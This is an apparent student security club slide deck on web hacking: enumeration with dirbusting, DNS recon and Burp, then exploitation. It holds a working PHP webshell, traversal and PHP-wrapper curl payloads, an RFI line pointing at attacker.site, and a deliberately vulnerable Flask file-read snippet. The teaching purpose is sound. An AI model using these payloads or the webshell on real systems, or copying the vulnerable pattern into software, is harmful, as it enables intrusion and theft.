



Purple Team

FA2026 • 2026-09-17

Practical Web Hacking

Ronan Boyarski, Ahmad Alkhalawi

Announcements

- CyberForce is coming up
 - Limited slots!



ctf.sigpwny.com

sigpwny{fuzz_faster_u_fool}




Overview

- Context for attacking websites in a larger network
 - Initial access
 - Enumeration versus exploitation
- Enumeration techniques
 - Directories, VHOSTs, subdomains
 - Brute forcing with Hydra & Burp Suite
 - Automated tooling
- Exploitation techniques
 - Traversal, LFI, RFI, File Upload
 - Filter bypasses
 - Webshell techniques




CTF vs Red Team

Comparison	CTF	Red Team
Goal	Find intended vulnerability and perform exploit	Find a way to gain access to the server
Focus	Whatever chal author intends - client or server side	Usually server-side exploit and database to gain RCE
Methods	No brute-force and source code is usually provided	Use whatever means necessary under engagement rules
Exploit	Hard to make	Easy to find




Enumeration AND Exploitation

- In a CTF environment, the scope is small and the vulnerability is usually easy to spot, and the exploitation is hard to perform.
- However, in a red teaming environment, we usually know NOTHING about the service. We need to **actively recon** our targets before proceeding
- We need to enumerate, exploit, rinse and repeat to get in




Basic Web Hosting Theory



Directories

- One of the most common enumeration techniques is figuring out what endpoints are accessible
- This isn't a strict requirement, but most websites will sort their content in a hierarchical fashion in the URL
- We could hit a website that appears boring, but has some fun stuff exposed in other places
 - For example: www.example.com/admin or www.example.com/.git
- **It's common to find exposed confidential information if you look hard enough**



Directories

- Can be either actual file system access or virtual depending on the server
- We can make a list of a bunch of common directories and just try to check if any of them exist
 - This is **directory brute forcing** (aka dirbusting)
- We can also follow all links related to the site recursively
 - This is **spidering**
- Dirbusting is **very unsubtle**, as we're going to be sending often millions of requests at very high speeds
 - When not done carefully, it can result in **loss of availability**
- Common tools: **gobuster**, **feroxbuster**, **ffuf**



Dirbusting Example (Cyber Range)

```
→ 192.168.10.10 feroxbuster --url http://freshsite.amazing.pwny | tee feroxbuster.txt
```

FERROX OXIDE
by Ben "epi" Risher  ver: 2.11.0

	Target Url	http://freshsite.amazing.pwny
	Threads	50
	Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
	Status Codes	All Status Codes!
	Timeout (secs)	7
	User-Agent	feroxbuster/2.11.0
	Extract Links	true
	HTTP methods	[GET]
	Recursion Depth	4
	New Version Available	https://github.com/epi052/feroxbuster/releases/latest


 Press [ENTER] to use the Scan Management Menu™

404	GET	7l	12w	162c	Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	98l	284w	6057c	http://freshsite.amazing.pwny/tinyfilemanager.php
200	GET	189l	566w	7334c	http://freshsite.amazing.pwny/store/privacy.html
200	GET	196l	445w	6507c	http://freshsite.amazing.pwny/team.html
301	GET	7l	12w	178c	http://freshsite.amazing.pwny/assets => http://freshsite.amazing.pwny/assets/
200	GET	183l	510w	6007c	http://freshsite.amazing.pwny/store/products.json
301	GET	7l	12w	178c	http://freshsite.amazing.pwny/store => http://freshsite.amazing.pwny/store/
200	GET	253l	797w	10180c	http://freshsite.amazing.pwny/store/about.html
200	GET	858l	1855w	27281c	http://freshsite.amazing.pwny/



Spidering Example (Cyber Range)

- Use **Burp Suite**, add a URL to scope, then use **Open Browser** button
 - Visiting the site will auto-populate related URLs on the same domain
- This generates much less traffic than dirbusting
- Both techniques reveal different things



The screenshot shows the Burp Suite interface with the 'Target' tab selected. The 'Target scope' section is visible, showing the configuration for the target site. The 'Include in scope' table lists the target domain 'freshsite.amazing.pwny' with 'Include subdomains' checked. Below this, the 'Site map' tab is active, displaying a tree view of the site structure. The 'Site map filter' is set to 'Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. The 'Request' and 'Response' tabs are also visible, showing the details of the first request.

Target scope

Use these settings to define exactly what hosts and URLs constitute the target for your current work. This configuration affects all tools.

☐ Use advanced scope control

Include in scope

Enabled	Prefix	Include subdomains
☒	freshsite.amazing.pwny	☒

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Site map

- freshsite.amazing.pwny
 - /
 - assets
 - index.html
 - robots.txt
 - store
 - team.html
 - tinyfilemanager.php
 - tinyfilemanager.php

Request **Response**

Pretty Raw Hex

1 GET / HTTP/1.1


2 Host: freshsite.amazing.pwny

3 Accept-Language: en-US,en;q=0.9




VHOSTS

- Virtual Hosts are ways of having multiple domains to one IP
- These are very common in Boot2Root CTFs
- If you encounter one of these in a CTF, **you will need to update your /etc/hosts** file manually
- VHOSTS are not the same as subdomains, although they look similar
 - They don't need the top-level domain to exist
- Important because **sites may respond differently by hostname**
 - For example, the fresh website only responds by-name (IP returns 301)
- We can poke around for VHOSTS with **gobuster** **vhost** or **ffuf**



Domains

- Similar to VHOSTS, it's also possible for sites to have domains and subdomains
 - E.g. example.com, admin.example.com
- In this case, there must be a top-level domain and public DNS records
- We will enumerate this at the DNS level rather than sending a bunch of requests to the website (this ties into NetSec meeting)
- Can use automated tools `dnsrecon` or `dnsenum`, or `dig` and `nslookup` manually
- DNS recon falls into passive recon



Domain Recon Example (Cyber Range)

```
→ 192.168.10.10 dig freshsite.amazing.pwny

; <<>> DiG 9.20.11-4-Debian <<>> freshsite.amazing.pwny
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52685
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;freshsite.amazing.pwny.                IN      A
;
;; ANSWER SECTION:
freshsite.amazing.pwny. 1          IN      A      192.168.10.10
;
;; Query time: 3 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon Sep 22 12:53:46 CDT 2025
;; MSG SIZE rcvd: 67

→ dnsrecon git:(master) uv run dnsrecon -d freshsite.amazing.pwny
2025-09-22T12:55:24.172848-0500 INFO Starting enumeration for domain: freshsite.amazing.pwny
2025-09-22T12:55:24.173443-0500 INFO std: Performing General Enumeration against: freshsite.amazing.pwny...
2025-09-22T12:55:24.235283-0500 ERROR No answer for DNSSEC query for freshsite.amazing.pwny
2025-09-22T12:55:24.789614-0500 INFO A freshsite.amazing.pwny 192.168.10.10
2025-09-22T12:55:24.902655-0500 INFO Enumerating SRV Records
2025-09-22T12:55:25.227070-0500 ERROR No SRV Records Found for freshsite.amazing.pwny
2025-09-22T12:55:25.227492-0500 INFO Completed enumeration for domain: freshsite.amazing.pwny

→ dnsrecon git:(master) uv run dnsrecon -d microsoft.com
2025-09-22T12:56:43.841330-0500 INFO Starting enumeration for domain: microsoft.com
2025-09-22T12:56:43.841944-0500 INFO std: Performing General Enumeration against: microsoft.com...
2025-09-22T12:56:43.861200-0500 ERROR No answer for DNSSEC query for microsoft.com
2025-09-22T12:56:43.869778-0500 INFO SOA ns1-39.azure-dns.com 150.171.10.39
2025-09-22T12:56:43.869960-0500 INFO SOA ns1-39.azure-dns.com 2603:1061:0:10::27
2025-09-22T12:56:43.881604-0500 INFO NS ns4-39.azure-dns.info 13.107.206.39
2025-09-22T12:56:43.903005-0500 INFO NS ns4-39.azure-dns.info 2620:1ec:bda:10::27
2025-09-22T12:56:43.903747-0500 INFO NS ns1-39.azure-dns.com 150.171.10.39
2025-09-22T12:56:43.921236-0500 INFO NS ns1-39.azure-dns.com 2603:1061:0:10::27
2025-09-22T12:56:43.923987-0500 INFO NS ns3-39.azure-dns.org 13.107.222.39
2025-09-22T12:56:43.968884-0500 INFO NS ns3-39.azure-dns.org 2a01:111:4000:10::27
2025-09-22T12:56:43.970896-0500 INFO NS ns2-39.azure-dns.net 150.171.16.39
2025-09-22T12:56:44.019104-0500 INFO NS ns2-39.azure-dns.net 2620:1ec:8ec:10::27
2025-09-22T12:56:44.139266-0500 INFO MX microsoft-com.mail.protection.outlook.com 52.101.41.4
2025-09-22T12:56:44.139602-0500 INFO MX microsoft-com.mail.protection.outlook.com 52.101.41.54
2025-09-22T12:56:44.139767-0500 INFO MX microsoft-com.mail.protection.outlook.com 52.101.8.46
2025-09-22T12:56:44.139898-0500 INFO MX microsoft-com.mail.protection.outlook.com 52.101.194.17
2025-09-22T12:56:44.140021-0500 INFO MX microsoft-com.mail.protection.outlook.com 2a01:111:f403:f802::
2025-09-22T12:56:44.140154-0500 INFO MX microsoft-com.mail.protection.outlook.com 2a01:111:f403:f913::1
2025-09-22T12:56:44.140286-0500 INFO MX microsoft-com.mail.protection.outlook.com 2a01:111:f403:c91d::
2025-09-22T12:56:44.140401-0500 INFO MX microsoft-com.mail.protection.outlook.com 2a01:111:f403:c946::5
2025-09-22T12:56:44.143970-0500 INFO A microsoft.com 13.107.246.38
2025-09-22T12:56:44.144169-0500 INFO AAAA microsoft.com 2603:1010:3:3:5b
2025-09-22T12:56:44.144308-0500 INFO AAAA microsoft.com 2603:1020:201:10::10f
2025-09-22T12:56:44.144431-0500 INFO AAAA microsoft.com 2603:1030:20e:3::23c
2025-09-22T12:56:44.144639-0500 INFO AAAA microsoft.com 2603:1030:b:3:152
2025-09-22T12:56:44.144775-0500 INFO AAAA microsoft.com 2603:1030:c02:8:14
2025-09-22T12:56:44.160724-0500 INFO TXT microsoft.com workplace-domain-verification=lK0QDLk73xymCYMKUXNpfKAT8TY5Mx
2025-09-22T12:56:44.160928-0500 INFO TXT microsoft.com airtable-verification=79a09e4a8013ff5737798ffb4ea88eee
2025-09-22T12:56:44.161068-0500 INFO TXT microsoft.com d365mktkey=j2qHWq9BHdaa3ZXZH8x64daJZxEWsFa0dxDeilxDoYYx
2025-09-22T12:56:44.161193-0500 INFO TXT microsoft.com d365mktkey=8fEQahTresJms7tZGxGFr94T1ZDz36oCbUt1LJc99mox
2025-09-22T12:56:44.161315-0500 INFO TXT microsoft.com ms-domain-verification=25524f4b-1476-489c-a086-30f4c5016ecc
2025-09-22T12:56:44.161434-0500 INFO TXT microsoft.com v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.c
2025-09-22T12:56:44.161500-0500 INFO lude:_spf-ssg-a.msft.net include:_spf-a.hotmail.com include:_spf1-meo.microsoft.com -all
2025-09-22T12:56:44.161500-0500 INFO TXT microsoft.com v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.c
```




Where do we go now?



Finding Valuable Information

- Exposing valuable information can become a vulnerability depending on what is in it
 - For example, finding a .git directory left over in the website is quite bad, as that can potentially show source
 - Git is very valuable due to people misusing it (in my CS 222 section, I found around **40 exposed credentials, including 2 NetIDs with passwords**)
- Look for technical information, like a PHP version page
- Sometimes there will be a robots.txt or sitemap.xml exposed which can occasionally include directories that we could fail to find in our dirbusting wordlist



Real life example

Commit 0b2837e

 Browse files

committed on Feb 17 ·  3 / 3

hiding flag



main

1 parent [2e26e71](#) commit 0b2837e 

 Filter files...



▼  _game



.js



1 file changed +1 -1 lines changed

 Search within code



_game/_game.js  

+1 -1   ...



@@ -118,6 +118,6 @@ function displayWinMessage() {


```
118 118 // Create a div for the win screen
119 119 const winScreen = document.createElement('div');
120 120 winScreen.classList.add('win-screen');
121 - winScreen.innerHTML = '<h2>ctf{ }</h2>';
121 + winScreen.innerHTML = '<h2>flag!</h2>';
122 122 document.body.appendChild(winScreen);
123 123 }
```

Comments 0




Brute Forcing & Default Credentials

- If you can locate an admin panel, it's (generally) going to be worth it to try to get in
 - Some sites have authenticated RCE as a feature
 - If you have access to anything DevOps (gitlab!), it's an important target
- Check before you start for the following things
 - What are the default credentials?
 - Can I do username enumeration?
 - Is there any manner of rate-limiting or lockout?
- Then, you can create a Hydra brute force using Burp Suite and the http-post-form module ([guide](#))



Web Shells & Code Execution

- Execution is going to be finicky as it's pretty dependent on how it's set up
- You can start guessing based off of common tech stacks or enumerate with a tool like **whatweb**
 - You can also poke around manually or use the wappalyzer extension
- If you have the ability to upload and view files that match the relevant file type that the server executes (like PHP), then a common tactic is to upload a **webshell**
 - In Kali you can find a bunch of these in /usr/share/webshells
 - You can also find some on <https://www.revshells.com/>
 - A better tactic is to write your own post-exploit file that will stage and establish a C2 session (more stealthy & secure)



Example PHP webshell

You can just visit

[https://example.com/shell.php?cmd=\[command\]](https://example.com/shell.php?cmd=[command])


To execute commands on host as the PHP user (usually www-data on linux and some form of iis-user on Windows)

```
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
```




Fun Script Kiddie Tools

- Automated (but noisy) vulnerability scans with **nikto**
 - This is more of a CTF tactic and not something you would do for real
- If you suspect you have an SQL injection vulnerability but ~~are really~~ ~~lazy~~ want to go fast, you can use **SQLmap** as an autopwn
 - While this can be pretty effective it's very noisy and you shouldn't be running this if you aren't already comfortable doing SQL injection by hand
 - DO NOT default to running SQLmap whenever you find a suspected SQL injection
 - Real hackers rarely use SQLmap on actual targets



Additional Exploitation Techniques



Directory Traversal

- This is when we can escape a file path to do arbitrary file read
- This will often be in a url like `?page=about.php`
- We can use this to read sensitive files (SSH keys) if it's vulnerable
- Generally you can try `../` in the URL or a parameter, like `?page=../../../../etc/passwd`
- Sometimes filter bypass techniques will be necessary, this depends heavily on the filter being used
 - The classic is `../../../../`, because when you remove the inner `../`, you end up with `../`. This does not work on recursive filters.

It is usually a **terrible** idea to serve file by parameter!



Example: Python Path Traversal


```
import os  
  
from flask import Flask, request  
  
app = Flask(__name__)
```

localhost/?file=../etc/passwd

```
@app.route('/')  
def index():
```


Read about the behavior of
os.path.join!

```
    file_name = request.args.get('file', 'default.txt')  
    file_path = os.path.join('/my_lovely_images', file_name)  
    with open(file_path, 'r') as f:  
        return f.read()
```




Local File Inclusion

- This is like directory traversal, except instead of reading a target file, **we execute it**
- Exploiting this can be tricky if you can't upload files
- What if we can only execute legitimate files already present in the web directory?
- A common technique is to do log poisoning, where you make a request that includes a PHP backdoor, then use your LFI vulnerability to visit the log file, which will contain a valid PHP backdoor that's executed
 - This one is Apache specific
 - By its nature, you only get one shot. If you mess it up with invalid syntax, you've ruined your shot until the log is cleared




Local File Inclusion: PHP Wrappers

- As another cursed PHP-ism, if a website is misconfigured, we can exploit PHP wrappers to do things like encoding or **arbitrary code execution**
- A filter is like an interface for dangerous functions like **fopen** and **include**, sometimes enabling calling include on arbitrary data
- Example **filter base64** conversion: `curl`
`http://example.com/page/index.php?page=php://filter/convert.base64-encode/resource=admin.php`
- Example **data code execution** conversion: `curl`
`"http://example.com/page/index.php?page=data://text/plain,<?php%20echo%20system('ls');?>"`




Remote File Inclusion

- This one is really rare (requires unusual configurations) but is a super easy win
- Like LFI but we can include an arbitrary URL. So we could have something like ?page=<http://attacker.site/webshell.php>
- Testing process is very similar to LFI but with URLs instead of known local files, exploitation is easier



Malicious File Upload

- This is when we can upload files and execute them
- A lot of the time this happens when the filter does not sufficiently ensure that we're uploading what we say we are
- For example, if we have a profile picture upload that loads a profile picture, but we can just upload code that the server recognizes, in some configurations that will be executed, leading to compromise



Malicious File Upload: Filter Bypasses

- Sometimes you can mess with the file extension to bypass filters by finding alternative equivalent extensions
 - This will beat a blacklist but not a whitelist
- You can change the file's magic numbers and that will often work for code execution
- You can change the content/MIME type in your request and see if that makes a difference
- All of this totally depends on how the server is set up
- Black-box exploitation requires trying everything



Review

- By this point through main SIGPwny you should already have an understanding of the core web vulnerabilities like XSS, SQL injection.
 - There are other vulnerabilities as well like template injection, CSRF, insecure deserialization, and more
 - We will cover them in **Web III**
 - You can train these by doing more CTFs!
- What I went over today is complementary and should give you an idea of what to do in addition to those tactics
- Additionally, don't forget to search for known exploits whenever you see a website version identified!



Various Neat Tricks

- You can auto-download a file with Javascript, which makes for an interesting XSS to RCE payload against users
 - You can have Javascript dynamically decode and assemble malware, then trigger a download, bypassing firewalls ([used by APT29](#))
- Even if the core software is not exploitable, extensions / plugins might be (this goes for most CMSs)
- Some popular software, such as WordPress, does not limit logins by default, making them vulnerable to brute forcing
- If the server is running IIS on Windows, SSRF could lead to instant compromise by having it visit your SMB share



Practice

- Appointment on HacktheBox Starting Point
- Jerry on HackTheBox



Next Meetings

2026-09-22 • Next Tuesday

- Searchsploit Lab
- Practice getting shells on boxes with known vulnerabilities

2026-09-24 • Next Thursday

- Linux & Linux Privilege Escalation
- Learn how to get root on vulnerable Linux machines



ctf.sigpwny.com

sigpwny{fuzz_faster_u_fool}

Meeting content can be found at
sigpwny.com/meetings.

